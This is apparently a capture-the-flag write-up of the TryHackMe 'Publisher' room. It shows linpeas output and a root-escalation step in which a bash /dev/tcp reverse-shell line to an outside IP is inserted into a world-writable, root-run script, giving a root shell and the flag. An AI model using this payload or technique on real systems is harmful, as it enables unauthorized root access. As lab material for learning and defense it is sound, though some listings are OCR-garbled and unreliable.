think@publisher:/dev/shm$ ls -la
total 844
drwxrwxrwt 2 root root 60 Jul 14 12:58 drwxr-xr-x 18 root root 3920 Jul 14 09:03 ...
-rwxrwxr-x 1 think think 862777 Jul 14 04:28 linpeas.sh
think@publisher:/dev/shm$ ./linpeas.sh
                                            Do you like PEASS?
                  Follow on Twitter
                  Respect on HTB
                                                 Thank you!
             linpeas-ng by github.com/PEASS-ng
```

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

```
Unexpected in /opt (usually empty)
total 20
drwxr-xr-x 3 root root 4096 Jan 10
                                    2024 .
drwxr-xr-x 18 root root 4096 Nov 14
                                     2023 ..
drwx--x--x 4 root root 4096 Nov 14 2023 containerd
-rw-r--r-- 1 root root 861 Dec 7 2023 dockerfile
-rwxrwxrwx 1 root root 1715 Jan 10 2024 <mark>run_container.sh</mark>
           Unexpected in root
           Modified interesting files in the last 5mins (limit 100)
/var/log/syslog
/var/log/auth.log
/var/log/kern.log
           | Writable log files (logrotten) (limit 50)
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation
logrotate 3.14.0
    Default mail command:
                                /usr/bin/mail
   Default compress command:
                                /bin/gzip
   Default uncompress command: /bin/gunzip
   Default compress extension: .gz
                                /var/lib/logrotate/status
    Default state file path:
    ACL support:
                                yes
   SELinux support:
                                yes

            ■ Files inside /home/think (limit 20)

total 48
                               4096 Feb 10 21:27
drwxr-xr-x 8 think
                      think
                               4096 Nov 13 2023 ...
drwxr-xr-x 3 root
                      root
lrwxrwxrwx 1 root
                      root
                                9 Jun 21 2023 .bash_history -> /dev/null
-rw-r--r-- 1 think
                      think
                                220 Nov 14 2023 .bash logout
-rw-r--r-- 1 think
                      think
                               3771 Nov 14 2023 .bashrc
drwx---- 2 think
                      think
                               4096 Nov 14 2023 .cache
                               4096 Dec 8 2023 .config
drwx----- 3 think
                      think
                               4096 Jul 14 13:00 .gnupg
drwx---- 3 think
                      think
                                           2024 .local
drwxrwxr-x 3 think
                      think
                               4096 Jan 10
-rw-r--r-- 1 think
                      think
                                807 Nov 14
                                            2023 .profile
                                9 Feb 10 21:27 .python_history -> /dev/null
lrwxrwxrwx 1 think
                      think
drwxr-x--- 5 www-data www-data 4096 Dec 20
                                           2023 spip
                               4096 Jan 10 2024 .ssh
drwxr-xr-x 2 think
                      think
-rw-r--r-- 1 root
                      root
                                 35 Feb 10 21:20 user.txt
lrwxrwxrwx 1 think
                      think
                                  9 Feb 10 21:27 .viminfo -> /dev/null
          Files inside others home (limit 20)
```

Running lipeas we get an SUID binary that seems to called a bash scrip which we have write access to

```
think@publisher:/dev/shm$ ls
linpeas.sh
think@publisher:/dev/shm$ cp /bin/bash .
think@publisher:/dev/shm$ ls
bash linpeas.sh
think@publisher:/dev/shm$ ./bash
think@publisher:/dev/shm$ ./bash -p
think@publisher:/dev/shm$ ls
bash linpeas.sh
think@publisher:/dev/shm$ ps -p $$
    PID TTY
                     TIME CMD
                00:00:00 bash
  22406 pts/0
think@publisher:/dev/shm$ cd /opt
think@publisher:/opt$ ls
containerd dockerfile run_container.sh
think@publisher:/opt$
```

Given we can modify **/opt/run_container.sh.** Trying to see if i could read the root directory by changing the code in / opt/run_container.sh.

We have got to try to manipulate that flaw and get root now. So, i switched over to /dev/shm, copied /bin/bash to that directory and ran it giving me a bash shell and hence access to /opt.

```
think@publisher:/opt$ ls -la
total 20
drwxr-xr-x 3 root root 4096 Jan 10 2024 .
drwxr-xr-x 18 root root 4096 Nov 14 2023 ...
drwx--x--x 4 root root 4096 Nov 14
-rw-r--r-- 1 root root 861 Dec 7
                                      2023 containerd
                                      2023 dockerfile
-rwxrwxrwx 1 root root 1715 Jan 10 2024 run_container.sh
think@publisher:/opt$ ./run_container.sh
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2F
var%2Frun%2Fdocker.sock/v1.24/containers/json?all=1": dial unix /var/run/docker.sock: connect: permission denied
docker: permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "h
ttp://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/create": dial unix /var/run/docker.sock: connect: permission denied
See 'docker run --help'.
List of Docker containers:
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2F
var%2Frun%2Fdocker.sock/v1.24/containers/json?all=1": dial unix /var/run/docker.sock: connect: permission denied
Enter the ID of the container or leave blank to create a new one:
```

The "run_container_sh" file is completely editable and can run as root. So I added a reverse shell payload on the script, and ran the script.

```
think@publisher: /opt 117x52
  GNU nano 4.8
                                                        run_container.sh
                                                                                                                  Modified
 !/bin/bash
bash -c 'bash -i >& /dev/tcp/10.9.247.106<mark>/</mark>4444 0>&1'
# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec41d6ef;
    echo "List of Docker containers:"
    docker ps -a --format "ID: {{.ID}} | Name: {{.Names}} | Status: {{.Status}}"
# Function to prompt user for container ID
prompt_container_id() {
    read -p "Enter the ID of the container or leave blank to create a new one: " container_id
    validate_container_id "$container_id'
# Function to display options and perform actions
select_action() {
    echo "OPTIONS:"
    local container_id="$1"
    PS3="Choose an action for a container: "
options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")
    select opt in "${options[@]}"; do
    case $REPLY in

    docker start "$container_id"; break ;;

            2) if [ $(docker ps -q | wc -l) -lt 2 ]; then
                     echo "No enough containers are currently running."
                     exit 1
                 docker stop "$container_id"
                 break ;;
            3) docker restart "$container_id"; break ;;
            4) echo "Creating a new container...
                docker run -d --restart always -p 80:80 -v /home/think:/home/think spip-image:latest
               break ;;
            5) echo "Exiting..."; exit ;;
            *) echo "Invalid option. Please choose a valid option." ;;
    done
# Main script execution
list_containers
                                                                                                       M-U Undo
                                                                     J Justify
`G Get Help
                 °O Write Out
                                                                                        Cur Pos
                                   W Where Is
                                                      Cut Text
                                                                     T To Spell
                                                                                         Go To Line
   Exit
                 ^R Read File
                                     Replace
                                                      Paste Text
                                                                                                       M-E Redo
```

As seen below, I gained the root shell. And retrieved the shell.

```
think@publisher:/opt$ nano run_container.sh
think@publisher:/opt$ run_container
bash-5.0# whoami
root
bash-5.0# ls -la
total 20
drwxr-xr-x 3 root root 4096 Jan 10 2024 .
drwxr-xr-x 18 root root 4096 Nov 14 2023 ..
drwx--x--x 4 root root 4096 Nov 14 2023 containerd
-rw-r--r-- 1 root root 861 Dec 7 2023 dockerfile
-rwxrwxrwx 1 root root 1784 Jul 14 14:07 run_container.sh
bash-5.0# cd /
bash-5.0# ls
bin dev home lib32 libx32 media
boot etc lib lib64 lost+found mnt
                                               media opt
                                                                 root sbin swap.img tmp var
                                                         proc run
                                                                         srv
                                                                                 sys
                                                                                              usr
bash-5.0# cd /root
bash-5.0# ls -la
total 60
drwx----- 7 root root
                                   4096 Feb 12 20:19 .
drwxr-xr-x 18 root root
                                   4096 Nov 14 2023 ..
                                     9 Jun 2 2023 .bash_history -> /dev/null
lrwxrwxrwx 1 root root
-rw-r--r-- 1 root root 3246 Jun 21 2023 .bashrc
drwx----- 2 root root 4096 Nov 11 2023 .cache
                                  4096 Dec 8 2023 .config
drwx---- 3 root root
                                  4096 Jun 21 2023 .local
drwxr-xr-x 3 root root

      lrwxrwxrwx
      1 root
      root
      9 Nov 11 2023 .tocal

      -rw-r----
      1 root
      root
      9 Nov 11 2023 .mysql_h

      -rw-r----
      1 root
      root
      161 Dec 5 2019 .profile

      -rw-r----
      1 root
      root
      75 Nov 13 2023 .selected

      drwx-----
      2 root
      root
      4096 Dec 20 2023 .ssh

      -rw-rw-rw-
      1 root
      root
      12618 Feb 12 20:19 .viminfo

                                     9 Nov 11 2023 .mysql_history -> /dev/null
                                                     2023 .selected_editor
-rw-r---- 1 root root
                                    35 Feb 10 21:20 root.txt
drwxr-x--- 5 think think 4096 Dec 7 2023 spip
bash-5.0# cat root.txt
3a4225cc9e85709adda6ef55d6a4f2ca
bash-5.0#
```

https://tryhackme.com/r/room/publisher